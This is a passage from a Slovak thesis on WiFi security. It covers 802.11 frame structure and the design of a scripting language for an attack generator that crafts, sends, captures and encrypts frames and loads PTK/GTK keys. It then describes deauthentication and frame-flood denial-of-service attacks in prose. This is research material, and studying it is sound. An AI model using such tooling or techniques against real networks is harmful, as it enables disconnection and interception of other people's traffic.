adresy kam rámec v sieti smeruje, informáciu o prítomnosti šifrovania a iné. Obecnú štruktúru hlavičky znázorňuje obrázok 3.3. Štruktúra rámca sa môže meniť na základe významu rámca, príkladom je štandardný rámec, ktorý neobsahuje štvrtú adresu.



Obr. 3.3: Hlavička rámca podľa štandardu 802.11

V terminológii bezdrôtových protokolov a rámcov rozlišujeme dva základné termíny na základe ich funkčnosti:

- MSDU *(MAC Service Data Unit)* je dátová časť *payload* pochádzajúca z vyššej vrstvy modelu OSI. Príkladom môže byť IP alebo ARP datagram. V prípade, že veľkosť MSDU je väčšia ako maximálna veľkosť 802.11 rámca (18 432 bajtov), dochádza k fragmentácii, teda datagram je rozdelený do niekoľkých rámcov.
- MPDU *(MAC Protocol Data Unit)* známy ako rámec *frame*, obsahuje datagram, MAC adresy, veľkosť rámca, kontrolný súčet pomocou CRC-32 a ďalšie prvky podrobné popísané ďalej v texte.

Formát 802.11 rámca je veľmi podobný Ethernet rámcu s tým, že tu boli pridané niektoré polia navyše. Napriek tomu je 802.11 rámec kompatibilný s Ethernet rámcom, dokonca je ľahko prevoditeľný. Význam jednotlivých polí hlavičky je nasledovný:

- **Frame Control** je bitové pole, kde význam jednotlivých bitov je:
  - *Protocol* udáva verziu použitého protokolu. V súčasnej dobe je to vždy hodnota 0.
  - *Type* značí typ prenášaného rámca. Rozlišujeme rámce typu management (00), control (01) a dátový rámec (10).
  - *Sub type* rozlišuje podtyp prenášaného rámca, napríklad *Beacon* rámec má hodnotu 1000 a je typu *management*, alebo potvrdzujúci rámec *(Acknowledgment nebo ACK)* má hodnotu 1101 a je typu *control*. Kompletný zoznam podtypov rámcov je uvedený v literatúre [50].
  - *To DS* informuje, či je rámec prenášaný do distribučného systému.
  - *From DS* informuje, či je rámec prenášaný z distribučného systému.

- *More frag* je nastavený v prípade, ak sú dátové rámce fragmentované, teda prenášané postupne.
- *Retry* informuje o opätovnom prenášaní rámca.
- *Pwr mgmt* informuje príjemcu, že jeho odosielateľ prešiel do úsporného režimu z dôvodu úspory energie.
- *More data* je nastavený, pokiaľ má odosielateľ pre príjemcu uložených viac rámcov na doručenie. Informuje príjemcu o ďalších prichádzajúcich dátach a príjemca neprechádza do úsporného režimu.
- *Wep* alebo *protected* signalizuje, že prenášané dáta sú zabezpečené.
- *Order* zaručuje, že rámce a fragmenty rámcov budú prenášané v poradí ako boli odoslané, a to za cenu vyššej réžie na strane odosielateľa a príjemcu.

- **Duration/ID** pole má viacero významov, pričom význam je rozlíšený najviac významnými bitmi. Najčastejšie sa tu zobrazuje informácia o dobe v mikrosekundách, po ktorú je očakávané, že bude médium obsadené pre súčasný prenos.

- **Address** pole obsahujúce adresy staníc, ktoré sa zúčastňujú prenosu rámca. Podrobný popis je možné nájsť v tabuľke 3.1.

To DS	**From DS**	**Popis**	**Adresa 1**	**Adresa 2**	**Adresa 3**	**Adresa 4**
0	0	komunikácia v Ad-hoc sieti	DA	SA	BSSID	nepoužitá
1	0	komunikácia smerom k AP	BSSID	SA	DA	nepoužitá
0	1	komunikácia smerom od AP	DA	BSSID	SA	nepoužitá
1	1	komunikácia v distribučnom systéme	RA	TA	DA	SA

Tabuľka 3.1: Nastavenie adresných polí rámca podľa štandardu 802.11 [50]

- **Seq-ctl** obsahuje poradové číslo rámcov, tak ako sú vysielané. Každý ďalší rámec má číslo o 1 väčšie ako predchádzajúci rámec. Celkovo sa pole skladá zo 4 bitov

vyhradených pre číslo fragmetu a 12 bitov vyhradených pre sekvenčné číslo. V prípade, že rámec je fragmentovaný, všetky fragmenty majú rovnaké sekvenčné číslo, mení sa len číslo fragmentu.

- **Frame body** obsahuje dáta vyššej vrstvy. V prípade, že sa jedná o management alebo control rámec, môže obsahovať ďalšie položky hlavičky.
- **FCS** je CRC *(Cyclic Redundancy Check)* kontrolný súčet hlavičky IEEE 802.11 a dátovej časti rámca. Prítomnosť kontrolného súčtu je signalizovaná v RadioTap hlavičke.

V závislosti na rozličných situáciách použitia resp. na základe spôsobu komunikácie, bolo nutné rozšíriť rámec o štyri polia nesúce MAC adresy zdroja a cieľa. Tabuľka 3.1 popisuje detailne možné situácie:

- **DA** *(Destination Address)* – adresa cieľovej stanice, ktorá sa vo väčšine prípadov zhoduje s adresou prijímajúcej stanice,
- **SA** *(Source Address)* – adresa zdrojovej stanice, ktorá sa vo väčšine prípadov zhoduje s adresou odosielajúcej stanice,
- **BSSID** – identifikátor siete, ktorý sa v prípade infraštruktúrnej siete zhoduje s adresou AP,
- **RA** (*Receiver Address*) – adresa prijímajúcej stanice,
- **TA** (*Transceiver Address*) – adresa odosielajúcej stanice.

Polia zdrojovej a cieľovej MAC adresy sú zhodné s príslušnými poľami Ethernet rámca. Skratka BSSID *(Basic Service Set Identifier)* predstavuje základný identifikátor služby, v skutočnosti je to MAC adresa prístupového bodu, ktorý hosťuje danú bezdrôtovú sieť so špecifickým názvom ESSID *(Extended Service Set Identifier)*. V praxi je BSSID unikátne pre každý prístupový bod, zároveň je možné hosťovať rovnaké ESSID na viacerých prístupových bodoch cieľom zvýšiť pokrytie siete.

V sieťach podľa štandardu 802.11 rozlišujeme tri základné typy rámcov na základe ich funkcionality:

1. manažment rámce, ktoré slúžia k vytvoreniu a správe spojení medzi stanicami a prístupovým bodom,
2. kontrolné rámce zabezpečujúce správu prenosu,
3. datové rámce nesúce dáta z vyšších vrstiev modelu OSI.

Tu je nutné poznamenať, že iba dátové rámce sú chránené pomocou bezpečnostných protokolov popísaných ďalej v kapitole 2.5.

Manažment rámce

Najrozsiahlejšia skupina rámcov sú rámce pre správu sietí. Rámce slúžia predovšetkým k vytvoreniu spojení medzi klientom a prístupovým bodom, ale aj k šíreniu informácií o bezdrôtových sieťach. Nasleduje popis jednotlivých typov management rámcov:

- Autentizačný rámec sa používa pre ustanovenie iniciálnej komunikácie medzi stanicou a prístupovým bodom.
- De-autentizačný rámec ukončuje autentizovanosť stanice.
- Rámec asociačnej požiadavky – po úspešnej autentizácii je nutné, aby sa klient asocioval s prístupovým bodom práva s použitím tohoto typu rámca, ktorý obsahuje podporované rýchlosti, schopnosť riadiť kvalitu služieb a názov siete *ESSID*, kam sa daná stanica pripája.
- Rámec asociačnej odpovede používa prístupový bod ako odpoveď na asociačnú požiadavku. V odpovedi buď akceptuje alebo zamieta danú stanicu. Súčasne posiela 16-bitové asociačné ID a podporované prenosové rýchlosti.
- Rámec re-asociačnej požiadavky sa používá k roamingu staníc medzi prístupovými bodmi, ktoré hosťujú rovnaké *ESSID*. Obsahujú rovnaké informácie ako asociačný rámec.
- Rámec re-asociačnej odpovede je úplne rovnaký ako rámec asociačnej odpovede.
- De-asociačný rámec používa stanica, aby oznámila prístupovému bodu, že sa odpája od siete.
- Rámec typu *Beacon* je periodicky posielaný prístupovým bodom a pomocou neho oznamuje, ktoré bezdrôtové siete hosťuje. Ku každej sieti sú pridané informácie ako podporované prenosové rýchlosti, možnosti zabezpečenia, schopnosť riadiť kvalitu služieb a informácie o rádiovom spektre.
- Rámec požiadavky typu *Probe* je používaný stanicou, ktorá hľadá konkrétnu sieť v dosahu. Je možné použiť tento typ rámca k zisteniu či daná sieť existuje v prípade ak prístupový bod nevysiela rámce typu *Beacon*.
- Rámec odpovede typu *Probe* je odpoveď na požiadavku a obsahuje rovnaké informácie ako rámec typu *Beacon*.

Kontrolné rámce

Kontrolné rámce sa používajú na predídenie situácie známej ako problém skrytej stanice. Ak sú dve stanice v dosahu prístupového bodu, ale súčasne nie sú vo vzájomnom dosahu, potom môže jedna stanica vysielať zároveň s druhou stanicu, pričom môže dôjsť ku vzájomnej kolízii.

Tento problém sa rieši použitím metódy RTS/CTS (*Ready to send / Clear to send*), kedy stanica je schopná vidieť CTS rámec poslaný prístupovým bodom, teda stanica môže vysielať po vopred stanovenú dobu. Kontrolné rámce môžeme teda rozdeliť na:

- *Request to Send RTS* rámce sú posielané stanicou a slúžia k overeniu či stanica môže vysielať resp. či je prijímač pripravený obdržať dáta. Obsahuje požadovanú dĺžku trvania odoslania dát.
- *Clear to Send CTS* rámce slúži ako odpoveď na RTS rámec a signalizuje, že stanica môže prijímať dáta. Obsahuje dĺžku trvania odoslania dát v dôsledku čoho sa ostatné stanice pripravia na vysielanie.
- *Acknowledgement ACK* rámce sa používajú ako potvrdenie prijatia rámca, pričom sa kontrolujú chyby pomocou mechanizmu CRC-32. V prípade, že vysielajúca stanica nedostane potvrdenie prijatia dát, predpokladá stratu a dáta sa snaží poslať znovu, opakuje sa proces RTS/CTS.
- *Power-Save Poll* zasiela stanica po prebudení z úsporného režimu a dáva prístupovému bodu vedieť, že je schopná prijať rámce, ktoré mali byť doručené behom režimu spánku.

Dátové rámce

K prenosu dát slúžia dátové rámce *datagram*. Dáta môžu byť v rámci v zašifrovanej alebo otvorenej podobe. Popis jednotlivých metód použitých k zabezpečeniu rámcov môžeme nájsť v kapitole 2.3.

3.4 Návrh jazyka pre popis a manipuláciu s rámcami

K popisu rámcov a k ich následnej manipulácii bol navrhnutý jazyk, ktorého syntax vychádza z jazyka použitého k popisu paketov v programe Scapy. Dôvodom použitia podobnej syntaxe je to, že ho považujeme za jednoduchý a prehľadný. K zápisu syntaxe jazyka bola použitá zjednodušená verzia Backus-Naurovy formy *BNF* [55]. Zápis v BNF je podobný zápisu pomocou bezkontextovej gramatiky, ktorá obsahuje terminálové symboly, neterminálové symboly a pravidlá pre prepis neterminálových symbolov. Na rozdiel od bezkontextovej

gramatiky sa zjednodušuje zápis obvyklých techník ako napríklad opakovanie nejakého reťazca, čo v prípade bezkontextovej gramatiky docielime pomocou rekurzie. V BNF namiesto rekurzie používame operátor „∗“ alebo operátor „+“. Rozdiel v týchto operátoroch spočíva v minimálnom počte výskytov daného reťazca. V prípade operátora „∗“ nie je výskyt reťazca povinný, a naopak v prípade operátora „+“ je povinný aspoň jeden jeho výskyt.

Reprezentácia rámca a premenné

V navrhnutom jazyku sú jednotlivé rámce zastúpené pomocou premennej reprezentovanej textovým identifikátorom, ktorý bol zapísaný pomocou výrazu 3.5.

```
identifikator: [a-zA-Z][a-zA-Z0-9]*
```

Ukážka 3.5: Identifikátor premenných

Premenná definovaná rovnakým spôsobom ako identifikátor môže byť použitá pre uchovanie ľubovoľnej hodnoty v jazyku. Použitie je demonštrované na ukážke 3.6.

```
cislo = 10
retazec = 'textovy retazec'
```

Ukážka 3.6: Použitie premenných

Definícia rámca

Vytvorenie nového rámca je možné pomocou definície, v ktorej sa špecifikuje hlavička práve vytváraného rámca. Táto hlavička môže už priamo v zápise obsahovať definíciu jednotlivých vlastností, pričom je možné jednotlivé hlavičky za sebou reťaziť pomocou operátora „/“. Príklad definície rámca je uvedený v ukážke 3.7, kde je vytvorená hlavička RadioTap a hlavička IEEE. U hlavičky RadioTap je zároveň nastavený príznak indikujúci prítomnosť kontrolného súčtu a hlavička IEEE obsahuje definíciu typu rámca (*Beacon*) s nastavenou vlastnosťou *SSID*. Pomocou operátora „.“ *(bodka)* je tiež možné vykonať definíciu vlastností rámca. V tomto prípade je nutné nastaviť každú vlastnosť oddelene.

```
ramec = RadioTap(flags="crc")/IEEE(type="beacon" ssid='bcn_rm')
```

Ukážka 3.7: Definícia rámca

Kľúčové slová

Kľúčové slová plnia v najväčšej miere význam konštánt, ktorých úlohou je správne nastavenie jednotlivých bitov a príznaku rámca. Typickým príkladom je vlastnosť *flags* hlavičky RadioTap, ktorá obsahuje príznaky odosielaných a prijímajúcich rámcov. Medzi tieto vlastnosti patrí kontrolný súčet *(crc - odpovedajúca maska 0x10)*, informácia o zašifrovaní rámca *(sentReceiveWithWEPencryption - odpovedajúca maska 0x04)* a podobne. U týchto vlastností môže byť využité reťazenie kľúčových slov pomocou operátora „+“. Jazyk umožňuje i rušenie nastavených príznakov pomocou predradeného operátora „∼“. Použité kľúčové slová je potrebné uzatvoriť do úvodzoviek. Použitie zreťazenia kľúčových slov ukazuje ukážka 3.8.

```
ramec.flags = "sentReceiveWithWEPencryption +  crc"
```

Ukážka 3.8: Použitie kľúčových slov

Priradenie hodnôt

Hodnoty sa odpovedajúcim vlastnostiam priraďujú pomocou operátora „=“, kde pravou stranou môže byť buď kľúčové slovo, textový reťazec, číselná hodnota alebo MAC adresa. Textové reťazce sa používajú u vlastností kde je očakávaná textová hodnota. Typickým príkladom je vlastnosť *SSID*. Jednotlivé reťazce je nutné uzatvoriť pomocou znaku apostrofu. Číselné hodnoty je možné uvádzať v dekadickom alebo hexadecimálnom tvare *(0x1e)*. Posledným typom hodnôt je hardwarová adresa MAC, ktorú zapisujeme v jej štandardnom tvare uvedenom na ukážke 3.9.

```
ramec.bssid = "00:21:91:71:54:f2"
```

Ukážka 3.9: Definícia hardwarovej adresy

Pomocou vyššie definovaných operácií sme schopní popísať celý rámec. Jazyk bol rozšírený o možnosť zrušenia, prípadne vrátenia hodnoty vlastnosti na jej štandardnú hodnotu. Táto operácia je realizovaná pomocou príkazu *del* aplikovaného na konkrétnu vlastnosť, tak ako ukazuje ukážka 3.10.

```
del(ramec.flags)
```

Ukážka 3.10: Zrušenie definovanej vlastnosti

Príkazy k manipulácii s rámcami

Ďalšie časti navrhovaného jazyka sú príkazy a konštrukcie slúžiace k manipulácii s rámcami. V jazyku je definovaná množina príkazov, ktoré umožňujú s rámcami pracovať. Prehľad jednotlivých príkazov je zhrnutý v tabuľke 3.2.

Příkaz	**Popis**
send(identifikator)	Príkaz umožňuje zaslanie rámca na predom špecifikované rozhranie.
isend(identifikator)	Neblokujúci variant predchádzajúceho príkazu.
print(identifikator)	Príkaz vypíše prehľad nastavených vlastností použitých pri generovaní rámca.
dump(identifikator)	Príkaz vypíše rámec v hexadecimálnom tvare.
identifikator.load(cesta)	Príkaz načíta rámce zo súboru.
identifikator.save(cesta)	Príkaz uloží rámce do súboru.
sleep(time)	Príkaz uspí aplikáciu na čas v sekundách definovaný v premennej *time*.
msleep(mtime)	Príkaz uspí aplikáciu na čas v milisekundách definovaný v premennej *mtime*.
usleep(utime)	Príkaz uspí aplikáciu na čas v mikrosekundách definovaný v premennej *time*.
capture(filtr)	Príkaz odchytí rámec spĺňajúci vlastnosti filtra.
getiv()	Príkaz extrahuje inicializačný vektor z odchyteného rámca.
scapy(popis)	Príkaz vygeneruje dátový obsah pomocou aplikácie Scapy.
key	Príkaz spustí proces pre načítanie kľúčov.
getGTK()	Príkaz načíta GTK kľúč.
getPTK()	Príkaz načíta PTK kľúč.
time start	Príkaz zaháji meranie času.
time	Príkaz vypíše čas, ktorý ubehol od zavolania funkcie *time start*.
load(cesta)	Príkaz načíta a vykoná uložený program.
break	Príkaz ukončuje cyklus.
list	Príkaz vypíše zoznam uložených rámcov.
exit	Príkaz ukončí aplikáciu.

Tabuľka 3.2: Prehľad príkazov jazyka generátora útokov

Výrazy a podmienky

Ďalšími prvkami jazyka sú výrazy a podmienky. Ich použitie je zhodné s použitím v bežných programovacích jazykoch, napríklad jazyk C. Zoznam operátorov používaných vo výrazoch jazyka zhrňuje nasledujúci výčet:

- Matematické operátory ($+$, $-$, $*$, $/$, $\%$ - operácia modulo)
- Operátor inkrementácie a dekrementácie ($++$, $--$)
- Relačné operátory ($<$, $>$, $<=$, $>=$, $==$, $!=$)
- Logické operátory ($||$, $\&\&$, $!$)
- Bitové operátory ($|$, $\&$, $\sim$)

Cykly a podmienené príkazy

Jazyk obsahuje dva typy cyklov: cyklus *while* obsahujúca podmienku riadenia vykonávania cyklu na začiatku a cyklus *for* s podmienkou na začiatku s pevným počtom opakovaní. Príklady použitia cyklov demonštruje ukážka 3.11, 3.12. Každý cyklus je možné prerušiť príkazom *break*, bez prerušenia aplikácie.

```
i = 5
while( i >= 0 ) {
        i--
        print(i)
}
```

Ukážka 3.11: Cyklus *while*

```
for(i = 0; i <= 5 ; i++) {
        print(i)
}
```

Ukážka 3.12: Cyklus *for*

Cyklus *for* dovoľuje formu zápisu, kde nie sú uvedené podmienky, jedná sa o tzv. nekonečný cyklus 3.13.

```
i = 0
for(;;) {
        print(i++)
}
```

Ukážka 3.13: Nekonečný cyklus

Poslednou konštrukciou jazyka je podmienený príkaz *if*, ktorý sa skladá z podmienky, teľa, ktoré sa vykoná v prípade, že je podmienka splnená, a voliteľne z teľa *else*, ktoré je vykonané v prípade nesplnenia podmienky. Použitie tejto podmienky ukazuje príklad 3.14.

```
i = 0
if((i % 2) == 0) {
        print('cislo je parne')
else {
        print('cislo je neparne')
}
```

Ukážka 3.14: Podmienený príkaz *if*

Komentáre

Do jazyka bol pridaný jednoriadkový komentár začínajúci dvojicou znakov „//“ známym z jazyka C. Všetko čo sa nachádza za týmito znakmi až do konca riadkov je považované za komentár a je pri spracovaní vynechané.

3.5 Realizácia jazyka

K realizácii generátora boli využité nástroje YACC a LEX [17]. Vstupom týchto nástrojov je popis gramatiky navrhnutého jazyka. V tejto gramatike sa u každého pravidla nachádza odpovedajúca akcia, ktoré odpovedajú jednotlivým volaniam metód v použitom programovacom jazyku. Výstupom týchto nástrojov je vygenerovaný programový kód, ktorý je schopný vygenerovať sadu príkazov potrebných k realizácii jazyka.

K vykonávaniu jednotlivých príkazov bol vytvorený jednoduchý interpret obsahujúci strom príkazov, ktoré sú po jeho spustení vykonané. Ako už bolo uvedené, ku každému pravidlu gramatiky je asociovaná akcia. V našom prípade sa jedná o vytvorenie nového uzla stromu príkazov. Tento uzol je následne odovzdaný nadradenému pravidlu, v ktorom je umiestnený ako synovský uzol práve vytváraného uzla. Posledným vytvoreným uzlom je koreňový uzol. Tento uzol je následne odovzdaný interpretu. Ten od jeho koreňa prechádza strom a vykonáva jednotlivé príkazy jednotlivých uzlov.

3.6 Generovanie rámcov

Samotné generovanie obsahu rámca resp. dát vyšších protokolov je možné zadať ako hexadecimálny reťazec, ktorý obsahuje vlastné dáta. Tento reťazec si užívateľ musí vytvoriť sám, napríklad pomocou inej aplikácie. Reťazec musí obsahovať všetky informácie, ktoré sa vyskytujú za hlavičkou IEEE.

Druhým spôsobom je použitie rozšírenia generátora o funkciu *scapy*, ktorá vo vnútri svojho tela volá aplikáciu Scapy podrobne popísanú v časti 3.1 *Existujúce riešenia*. Vstupným parametrom funkcie je popis paketu pomocou jazyka Scapy, a musí obsahovať popis jednotlivých častí pomocou hlavičiek, ktoré môžu byť za sebou zreťazené. Vytvorenie jednoduchého paketu typu ARP požiadavka demonštruje ukážka 3.15.

```
datovyObsah = scapy('ARP(hwsrc = "00:21:91:71:54:f2")')
```

Ukážka 3.15: Vygenerovanie dátového obsahu

Pred samotným obsahom, bezprostredne za hlavičkou IEEE, nasleduje hlavička LLC *Logical link control* [59]. V prípade neprítomnosti LLC hlavičky by nebolo možné vytvoriť zodpovedajúci Ethernet rámec používaný v drôtových sieťach LAN. Dôvodom je absencia čísla protokolu v bezdrôtových sieťach WiFi, a preto bola pred ďalší obsah pridaná hlavička LLC, ktorá toto číslo obsahuje. Popis tejto hlavičky nie je náplňou tejto práce, preto jej podrobnejší popis tu nie je uvedený. Aplikácia pri generovaní rámca rozlišuje stav, kedy LLC hlavička bola definovaná a kedy nebola. V prípade definície LLC hlavičky v jazyku generátora, je automaticky vygenerovaná a vložená medzi hlavičku IEEE a dátový obsah. V opačnom prípade aplikácie predpokladá, že LLC hlavička je súčasťou dátového obsahu a jej generovanie nevykonáva.

3.7 Šifrovanie rámcov

V procese šifrovania a dešifrovania je potrebná znalosť správneho šifrovacieho kľúča. Aplikácia umožňuje načítanie PTK a GTK kľúčov použitých pri šifrovaní metódou TKIP a CCMP. Načítanie kľúčov je vykonané pomocou aplikácie *wpa_supplicant* [22], ktorá slúži ako klient pre prácu s bezdrôtovými sieťami. Tento klient sa pokúša pripojiť k bezdrôtovej sieti s použitím konfigurácie definovanej v konfiguračnom súbore. Načítanie kľúčov prebieha pomocou paralelne bežiaceho procesu, ktorý obsluhuje *wpa_supplicant* a získava informácie o stave pripojenia a oba požadované kľúče. Spustenie *wpa_supplicantu* je vykonané pomocou príkazu uvedenom v ukážke 3.16.

```
wpa_supplicant -dd -i wlan0 -c config.conf -K
```

Ukážka 3.16: Spustenie wpa_supplicant

Načítanie kľúčov PTK a GTK v aplikácii je možné realizovať pomocou príkladu 3.17.

Pre úspešné zašifrovanie rámca je nutné poznať aktuálny inicializačný vektor (IV), preto bolo potrebné pridať funkciu *getiv*, ktorá z dátového rámca získa požadovaný inicializačný

vektor. Funkcia bez parametrov vráti IV posledného odchyteného rámca, alebo je možné zadať vstupný parameter, ktorým je dátový rámec uložený v premennej. Odchytenie dátového rámca je možné pomocou funkcie *capture*, ktorá aktívne čaká na rámec, ktorý je identifikovaný filtrom v parametri funkcie. Filter má rovnakú syntax ako nástroj *tcpdump* [19].

```
key 'wlan0' 'config.conf'
gtkKey = getGTK()
ramec.payloadKey = gtkKey
```

Ukážka 3.17: Načítanie šifrovacieho kľúča

Pri samotnom získavaní inicializačného vektora je vykonaná analýza predloženého rámca. Kontroluje sa prítomnosť hlavičiek RadioTap a IEEE, vrátane overenia ich kontrolného súčtu. Nasleduje kontrola typu rámca, nastavenia príznakov *toDS* a *fromDS*, prítomnosti informácií QoS a zistenie správnej metódy šifrovania. Rozlíšenie jednotlivých metód je realizované na základe hodnoty indexu kľúča nachádzajúcej sa za inicializačným vektorom. V prípade, že je táto hodnota zväčšená o hodnotu $0x20$ jedná sa o šifrovanie pomocou metód TKIP alebo CCMP, inak sa jedná o metódu WEP. Rozlíšiť metódy TKIP a CCMP je možné len úpravou inicializačného vektoru realizovanou operáciou $(iv|0x20)\&0x7f$. V prípade zabezpečenia TKIP je hodnota druhého bajtu vektoru po úprave rovná hodnote prvého bajtu.

Použitie funkcie *getiv* je demonštrované na ukážke 3.18, jedná sa o odchytenie rámca a následnú extrakciu inicializačného vektora.

```
capture('type data')
vector = getiv()
```

Ukážka 3.18: Získanie inicializačného vektora

Pre šifrovanie dátových rámcov boli použité metódy (WEP, TKIP a CCMP) popísané v kapitole 2.3 *Zabezpečenie bezdrôtových sietí*. Pre samotné šifrovanie boli do nástroja zaintegrované časti nástroja aircrack-ng a implementácia metódy CCMP z nasledujúceho zdroja [78].

3.8 Zhrnutie

Navrhnutý systém pre generovanie útokov bol použitý pre realizáciu experimentov v prostredí bezdrôtových sietí, ktoré sú súčasťou tejto práce. Všetky útoky analyzované v ďalších kapitolách boli definované a realizované v pseudojazyku navrhnutom v tejto kapitole. Dobrým príkladom užitočnosti nástroja je veľmi jednoduchá implementácia útoku pomocou

zranitelnosti *Hole 196*, ktorá vďaka systému trvala približne 20 minút. Ukážka zdrojového kódu útoku pomocou tejto zraniteľnosti je uvedená v kapitole 5 *Analýza útokov vydávajúcich sa za prístupový bod*, kde sa nachádza podrobná analýza tejto zraniteľnosti. Implementácia útoku bez použitia nástroja trvala približne týždeň, pričom bolo nutné ručne upravovať jadro systému a ovládače bezdrôtovej sieťovej karty. Podobne i implementácia experimentov s jednoduchými typmi útokov trvala veľmi krátku dobu. Navhrnutý jazyk poskytol jednoznačný a transparentný spôsob popisu útokov v prostredí bezdrôtových sietí, vďaka čomu je útok viac pochopiteľnejší pre čitateľa.

Náplňou tejto časti práce bola realizácia systému pre generovanie útokov v prostredí bezdrôtových sietí, ktorej výsledkom je funkčná konzolová aplikácia schopná definovať ľubovoľný rámec vrátane jeho obsahu, šifrovať a dešifrovať rámce v štandarde 802.11i, a vďaka podpory pre cykly, výrazy, premenné, podmienené príkazy a kľúčové slová sa táto aplikácia stáva silným a hlavne univerzálnym nástrojom pre jednoduchú a rýchlu realizáciu útokov v prostredí WiFi sietí.

Kapitola 4

Analýza útokov s dopadom na dostupnosť


Zraniteľnosti umožňujúce útoky typu odopretie služby *(Denial of Service)* v prostredí bezdrôtových sietí pochádzajú primárne z dvoch zdrojov. Prvým je slepá dôvera vo vierohodnosti zdrojových MAC adries. Očakáva sa, že MAC adresy budú jedinečné identifikátory používané na rozlíšenie jedného zariadenia od druhého. Neexistuje však žiadny mechanizmus na overenie týchto adries. Útočník môže použiť ľubovoľnú adresu ktoréhokoľvek klienta.

Druhou zraniteľnosťou je chýbajúca autentizácia v kontrolných rámcoch, príkladom je deautentizačný rámec. To znamená, že akýkoľvek útočník vyzbrojený znalosťou MAC adresy klienta môže de-autentizovať klienta odoslaním falošných rámcov de-autentizácie. Tento útok je známy pod názvom *DeAuth*, pričom priebeh útoku znázorňuje obrázok 4.1. V prípade, že sa klient pokúsi opätovne pripojiť a útočník pokračuje v útoku, obeť zostáva neustále odpojená od siete [29].

Veľmi podobný útok je možné vykonať pomocou deasociačných rámcov, avšak z dôvodu zdvojenia stavu, kedy je pripojená stanica v stave *Authenticated* (viď obrázok 4.2) je obeť opätovne automaticky zapojená do siete. Útočník musí vyvinúť väčšiu snahu, aby stratu spojenia udržal.

Predchádzajúce situácie sa zaoberajú útokom typu DoS na jedinom klientovi. Existuje možnosť ako rozšíriť útok tak, aby bol ovplyvnený každý pripojený klient do siete. Princíp spočíva v znalosti MAC adresy prístupového bodu. Útočník vytvára rámec vyzerajúci tak, akoby pochádzal priamo od prístupového bodu, všetky stanice zároveň odpája zo siete.

Druhou kategóriou útokov DoS pre siete WiFi je útok typu *Frame Flood*. Cieľom tohto útoku je preťaženie prístupového bodu rámcami (zvyčajne buď *Probe* alebo asociačnými požiadavkami), čím sa docieli stav, v ktorom sa žiadny klient nedokáže pripojiť, prípadne môže nastať zlyhanie prístupového bodu z dôvodu preťaženia CPU. Rozdielom medzi dvoma spôsobmi vykonanie útoku DoS spočíva v tom, že útok *DeAuth* využíva konečný automat



Obr. 4.1: Útok na dostupnosť pomocou deautentizácie


na overenie stavu (obrázok 4.2), kým útok typu *Frame Flood* využíva obmedzené zdroje dostupné na AP [91].

Motívov útočníka realizovať tento typ útokov je mnoho, príkladom môže byť:

- obťažovanie,
- útok na priľahlé siete,
- vynútenie opätovného overenia totožnosti s cieľom zachytiť *handshake* pri overovaní klienta,
- odpojenie klienta s cieľom opätovnej autentizácie na falošný prístupový bod a následnú realizáciu útoku typu *MITM (Man In The Middle)*.

4.1 Zraniteľnosti v riadení prístupu k zdieľanému médiu

